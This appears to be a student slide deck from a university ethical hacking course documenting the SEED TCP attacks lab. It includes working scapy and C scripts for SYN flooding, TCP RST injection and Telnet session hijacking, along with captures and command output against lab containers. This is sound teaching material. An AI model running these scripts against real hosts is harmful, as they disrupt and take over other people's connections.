

UNIVERSITY OF PADUA
UNIVERSITÀ DEGLI STUDI DI PADOVA

TCP ATTACKS LAB

ETHICAL HACKING COURSE
MSC CYBERSECURITY

October 14th, 2026

Emanuele Artusi, Filippo Bellon,
Jacopo Giubilato, Alessandro Vulcu





Professional
Security
Corporation

TCP ATTACKS LAB

ETHICAL HACKING COURSE
MSC ICT FOR INTERNET AND MULTIMEDIA


October 14th, 2026

Emanuele Artusi, Filippo Bellon,
Jacopo Giubilato, Alessandro Vulcu




DIPARTIMENTO
DI INGEGNERIA
DELL'INFORMAZIONE


What is TCP


THREE - WAY HANDSHAKE (TCP)
(1) SYN
(2) SYN/ACK
(3) ACK
SYN = SYNCHRONIZATION
ACK = ACKNOWLEDGEMENT

SYN flood


Attacker
Bot
Target
Spoofed SYN Packet
Spoofed SYN Packet
SYN-ACK
SYN-ACK
SYN-ACK
SYN-ACK
?
?
?
?

SYN cookie


Client
Server
syn seq=x
ACK ack = x+1
SYN seq = syncookie
ACK ack = syncookie+1
[data]

Task 1.1: Python SYN flood

Professional Security Corporation

```python
#!/bin/env python3

from scapy.all import IP, TCP, send
from ipaddress import IPv4Address
from random import getrandbits

ip = IP(dst="10.9.0.5")
tcp = TCP(dport=23, flags='S')     # <-- Targeted port 23 (telnet)
pkt = ip/tcp

while True:
    pkt[IP].src = str(IPv4Address(getrandbits(32)))  # source iP
    pkt[TCP].sport = getrandbits(16)                 # source port
    pkt[TCP].seq = getrandbits(32)                   # sequence number
    send(pkt, verbose = 0)
```

- **Complete** the Python draft given
- Target **10.9.0.5:23**

- **Check** SYN backlog
- SYN cookies **disabled**

```
seed@VM:~/.../volumes$ docker exec -it victim-10.9.0.5 \
    sysctl net.ipv4.tcp_max_syn_backlog
net.ipv4.tcp_max_syn_backlog = 256

seed@VM:~/.../volumes$ docker exec -it victim-10.9.0.5 \
    sysctl -a | grep syncookies
net.ipv4.tcp_syncookies = 0
```

Task 1.1: Python results



Professional
Security
Corporation

- 1 instance: Telnet still connects
- **3+ instances**: Telnet **blocked**
- Prior clients **may use reserved slots** (kernel mitigation)

```
seed@VM:~/.../volumes$ docker exec -it victim-10.9.0.5 netstat -tna | grep SYN_RECV | wc -l
128
```

Task 1.1: Smaller backlog

- Backlog **reduced to 80**, TCP metrics flushed
- **61 half-open connections** observed
- **1 instance**: now Telnet times out

```
seed@VM:~/.../volumes$ docker exec -it victim-10.9.0.5 \
    netstat -tna | grep SYN_RECV | wc -l
61
```

```
docker exec -it user1-10.9.0.6 telnet 10.9.0.5
Trying 10.9.0.5...
telnet: Unable to connect to remote host: Connection timed out
```

Task 1.2: SYN flood in C


```
seed@VM:~/.../volumes$ docker exec victim-10.9.0.5 sysctl -w net.ipv4.tcp_max_syn_backlog=256
net.ipv4.tcp_max_syn_backlog = 256

seed@VM:~/.../volumes$ docker exec victim-10.9.0.5 ip tcp_metrics flush
```


- Backlog **restored to 256**
- **C fills queue faster** than Python
- **2+ instances**: Telnet blocked

Task 1.3: who wants cookies?

- **Restored backlog** to 256; flushed TCP metrics
- **Enabled cookies**
- Result: **Telnet** now **succeeds** during both floods
- Known-client cache no longer needed

```
seed@VM:~/.../volumes$ docker exec -it victim-10.9.0.5  sysctl -w net.ipv4.tcp_syncookies=1
```

TCP ReSeT


TCP Reset vs TCP Fin
TCP RST
IMMEDIATE ABORT
Easy to exploit
Host A
Host B
TCP SYN - Host A wants to make a connection
TCP RST - Host B doesn't want to make connection since it is busy
TCP FIN
GRACEFUL SHUTDOWN
Coordinated, boring!
Host A
Host B
TCP FYN - Host A wants to end the connection
TCP ACK - Host B is ready and shares TCP FIN
TCP FYN - Host A is ready to finish Connection
ACK from Host A to Host B as ACK of Fyn

Task 2: RST attack on Telnet

Professional Security Corporation

No.	Time	Source	Destination	Protocol	Length	Info
53	2026-10-13 12:43:54.947196363	10.9.0.6	10.9.0.5	TELNET	67	Telnet Data ...
54	2026-10-13 12:43:54.947241388	10.9.0.5	10.9.0.6	TCP	66	23 → 58018 [ACK] Seq=1426412548 Ack=4198450970
55	2026-10-13 12:43:55.293402518	10.9.0.6	10.9.0.5	TELNET	68	Telnet Data ...
56	2026-10-13 12:43:55.293466205	10.9.0.5	10.9.0.6	TCP	66	23 → 58018 [ACK] Seq=1426412548 Ack=4198450972
57	2026-10-13 12:43:55.295415061	10.9.0.5	10.9.0.6	TELNET	68	Telnet Data ...
58	2026-10-13 12:43:55.295457369	10.9.0.6	10.9.0.5	TCP	66	58018 → 23 [ACK] Seq=4198450972 Ack=1426412550
59	2026-10-13 12:43:55.334340750	10.9.0.5	10.9.0.6	TELNET	476	Telnet Data ...
60	2026-10-13 12:43:55.334364514	10.9.0.6	10.9.0.5	TCP	66	58018 → 23 [ACK] Seq=4198450972 Ack=1426412960
61	2026-10-13 12:43:55.335455707	10.9.0.5	10.9.0.6	TELNET	129	Telnet Data ...
62	2026-10-13 12:43:55.335467757	10.9.0.6	10.9.0.5	TCP	66	58018 → 23 [ACK] Seq=4198450972 Ack=1426413023
63	2026-10-13 12:43:55.336158546	10.9.0.5	10.9.0.6	TELNET	68	Telnet Data ...
64	2026-10-13 12:43:55.336167500	10.9.0.6	10.9.0.5	TCP	66	58018 → 23 [ACK] Seq=4198450972 Ack=1426413025
65	2026-10-13 12:43:55.349053377	10.9.0.5	10.9.0.6	TELNET	87	Telnet Data ...
66	2026-10-13 12:43:55.349076629	10.9.0.6	10.9.0.5	TCP	66	58018 → 23 [ACK] Seq=4198450972 Ack=1426413046

```
▾ Transmission Control Protocol, Src Port: 58018, Dst Port: 23, Seq: 4198450972, Ack: 1426413046, Len: 0
    Source Port: 58018
    Destination Port: 23
    [Stream index: 0]
    [TCP Segment Len: 0]
    Sequence number: 4198450972
    [Next sequence number: 4198450972]
    Acknowledgment number: 1426413046
    1000 .... = Header Length: 32 bytes (8)
  ▸ Flags: 0x010 (ACK)
```

- Let's mess with their connection with some **spoofing** (Lab 1)
- Telnet **login beforehand** (avoids timeout and creates some pkts)
- Put infos in the **script**
- No feedback, **no ACK**, no problem!

```python
#!/usr/bin/env python3

from scapy.all import *

ip = IP(src="10.9.0.6", dst="10.9.0.5")

tcp = TCP(sport=58018, dport=23, flags="R", seq=4198450972)
pkt = ip/tcp
ls(pkt)
send(pkt,verbose=0)
```

Task 2: RST attack on Telnet

Professional Security Corporation

tcp

No.	Time	Source	Destination	Protocol	Length	Info
54	2026-10-13 12:43:54.947241388	10.9.0.5	10.9.0.6	TCP	66	23 → 58018 [ACK] Seq=1426412548 Ack=4198450970 Win=65152
55	2026-10-13 12:43:55.293402518	10.9.0.6	10.9.0.5	TELNET	68	Telnet Data ...
56	2026-10-13 12:43:55.293466205	10.9.0.5	10.9.0.6	TCP	66	23 → 58018 [ACK] Seq=1426412548 Ack=4198450972 Win=65152
57	2026-10-13 12:43:55.295415061	10.9.0.5	10.9.0.6	TELNET	68	Telnet Data ...
58	2026-10-13 12:43:55.295457369	10.9.0.6	10.9.0.5	TCP	66	58018 → 23 [ACK] Seq=4198450972 Ack=1426412550 Win=64256
59	2026-10-13 12:43:55.334340750	10.9.0.5	10.9.0.6	TELNET	476	Telnet Data ...
60	2026-10-13 12:43:55.334364514	10.9.0.6	10.9.0.5	TCP	66	58018 → 23 [ACK] Seq=4198450972 Ack=1426412960 Win=64128
61	2026-10-13 12:43:55.335455707	10.9.0.5	10.9.0.6	TELNET	129	Telnet Data ...
62	2026-10-13 12:43:55.335467757	10.9.0.6	10.9.0.5	TCP	66	58018 → 23 [ACK] Seq=4198450972 Ack=1426413023 Win=64128
63	2026-10-13 12:43:55.336158546	10.9.0.5	10.9.0.6	TELNET	68	Telnet Data ...
64	2026-10-13 12:43:55.336167500	10.9.0.6	10.9.0.5	TCP	66	58018 → 23 [ACK] Seq=4198450972 Ack=1426413025 Win=64128
65	2026-10-13 12:43:55.349053377	10.9.0.5	10.9.0.6	TELNET	87	Telnet Data ...
66	2026-10-13 12:43:55.349076629	10.9.0.6	10.9.0.5	TCP	66	58018 → 23 [ACK] Seq=4198450972 Ack=1426413046 Win=64128
70	2026-10-13 13:19:39.627453569	10.9.0.6	10.9.0.5	TCP	54	58018 → 23 [RST] Seq=4198450972 Win=1048576 Len=0

Connection will close as soon as we run the script

```
seed@abb6db62e897:~$ Connection closed by foreign host.
root@472341f5fb4b:/#
```

Task 2: RST attack on Telnet

We can remove the last two conditions inside the `if` control to be more aggressive and flood the network. Calculate correctly the expected sequence number.

```python
#!/usr/bin/env python3
from scapy.all import *

flag = 0

def sendrst(pkt):
    global flag
    if pkt.haslayer(IP) and pkt.haslayer(TCP) and pkt[TCP].dport==23 and pkt[TCP].flags != 0x004 and flag==0:
        src_add = pkt[IP].src
        dst_add = pkt[IP].dst
        ip = IP(src=src_add, dst=dst_add)

        sp = pkt[TCP].sport
        seq_n = pkt[TCP].seq
        payload_l = len(pkt[TCP].payload)
        tot_seq = seq_n+payload_l #IMPORTANT
        tcp = TCP(sport=sp, dport=23, flags="R", seq=tot_seq, ack=0)

        pkt = ip/tcp
        print(f"Sent RST packet from {src_add}:{sp} to {dst_add}:23 with sequence number {tot_seq}")
        send(pkt,verbose=0)
        flag = 1

pkt = sniff(iface ='br-774a3b00e93c', filter ='tcp', prn=sendrst)
```

Task 2: RST attack on Telnet

Professional Security Corporation

```
133 2026-10-13 13:52:38.619649746 10.9.0.5 10.9.0.6     TELNET       560 Telnet Data ...
134 2026-10-13 13:52:38.619679375 10.9.0.6 10.9.0.5     TCP           66 58078 → 23 [ACK] Seq=3608624575 Ack=3905680886 Win=64128 Len=0 TSval=1759653
135 2026-10-13 13:52:38.640319633 10.9.0.5 10.9.0.6     TELNET        87 Telnet Data ...
136 2026-10-13 13:52:38.640573220 10.9.0.6 10.9.0.5     TCP           66 58078 → 23 [ACK] Seq=3608624575 Ack=3905680907 Win=64128 Len=0 TSval=1759653
137 2026-10-13 13:52:52.377373597 10.9.0.6 10.9.0.5     TELNET        67 Telnet Data ...
138 2026-10-13 13:52:52.377664285 10.9.0.5 10.9.0.6     TCP           66 23 → 58078 [ACK] Seq=3905680907 Ack=3608624576 Win=65152 Len=0 TSval=2661228
139 2026-10-13 13:52:52.377798685 10.9.0.5 10.9.0.6     TELNET        67 Telnet Data ...
140 2026-10-13 13:52:52.377813261 10.9.0.6 10.9.0.5     TCP           66 58078 → 23 [ACK] Seq=3608624576 Ack=3905680908 Win=64128 Len=0 TSval=1759791
143 2026-10-13 13:52:52.445314470 10.9.0.6 10.9.0.5     TCP           54 58078 → 23 [RST] Seq=3608624576 Win=1048576 Len=0
144 2026-10-13 13:53:36.550682276 10.9.0.6 10.9.0.5     TELNET        67 Telnet Data ...
145 2026-10-13 13:53:36.550728306 10.9.0.5 10.9.0.6     TCP           54 23 → 58078 [RST] Seq=3905680908 Win=0 Len=0

▸ Frame 1: 74 bytes on wire (592 bits), 74 bytes captured (592 bits) on interface br-774a3b00e93c, id 0
▸ Ethernet II, Src: 02:42:0a:09:00:06 (02:42:0a:09:00:06), Dst: 02:42:0a:09:00:05 (02:42:0a:09:00:05)
▸ Internet Protocol Version 4, Src: 10.9.0.6, Dst: 10.9.0.5
▾ Transmission Control Protocol, Src Port: 58074, Dst Port: 23, Seq: 3892238548, Len: 0
    Source Port: 58074
    Destination Port: 23
    [Stream index: 0]
    [TCP Segment Len: 0]
```

- (any) Telnet **packet sniffed** → script **sends RST**
- Server **receives RST** → immediately **removes the TCP** session state
- Legitimate client **sends other data** → server no longer recognizes the connection → **reply RST**


```
seed@abb6db62e897:~$ aConnection closed by foreign host.
root@472341f5fb4b:/#
```

Task 3: Hijacking attack on Telnet

Professional Security Corporation

Capture raw
- **SEQ**
- **ACK**
- client **port**

Next SEQ = last SEQ + payload byte




```python
#!/usr/bin/env python3
from scapy.all import *

data = "echo nano > /home/seed/hacked.txt \r\n"
ip = IP(src="10.9.0.6", dst="10.9.0.5")
tcp = TCP(sport=58264, dport=23, flags="A", seq=757678758, ack=2218560972)

pkt = ip/tcp/data
ls(pkt)
send(pkt,verbose=0)
```

Inject command in payload and set correct **flags**


Task 3: Hijacking attack on Telnet

Professional Security Corporation

```
seed@VM:~/.../volumes$ python3 session_hijacking.py
version    : BitField  (4 bits)                = 4               (4)
ihl        : BitField  (4 bits)                = None            (None)
tos        : XByteField                        = 0               (0)
len        : ShortField                        = None            (None)
id         : ShortField                        = 1               (1)
flags      : FlagsField  (3 bits)              = <Flag 0 ()>     (<Flag 0 ()>)
frag       : BitField  (13 bits)               = 0               (0)
ttl        : ByteField                         = 64              (64)
proto      : ByteEnumField                     = 6               (0)
chksum     : XShortField                       = None            (None)
src        : SourceIPField                     = '10.9.0.6'      (None)
dst        : DestIPField                       = '10.9.0.5'      (None)
options    : PacketListField                   = []              ([])
--
sport      : ShortEnumField                    = 46420           (20)
dport      : ShortEnumField                    = 23              (80)
seq        : IntField                          = 2504937724      (0)
ack        : IntField                          = 24244889        (0)
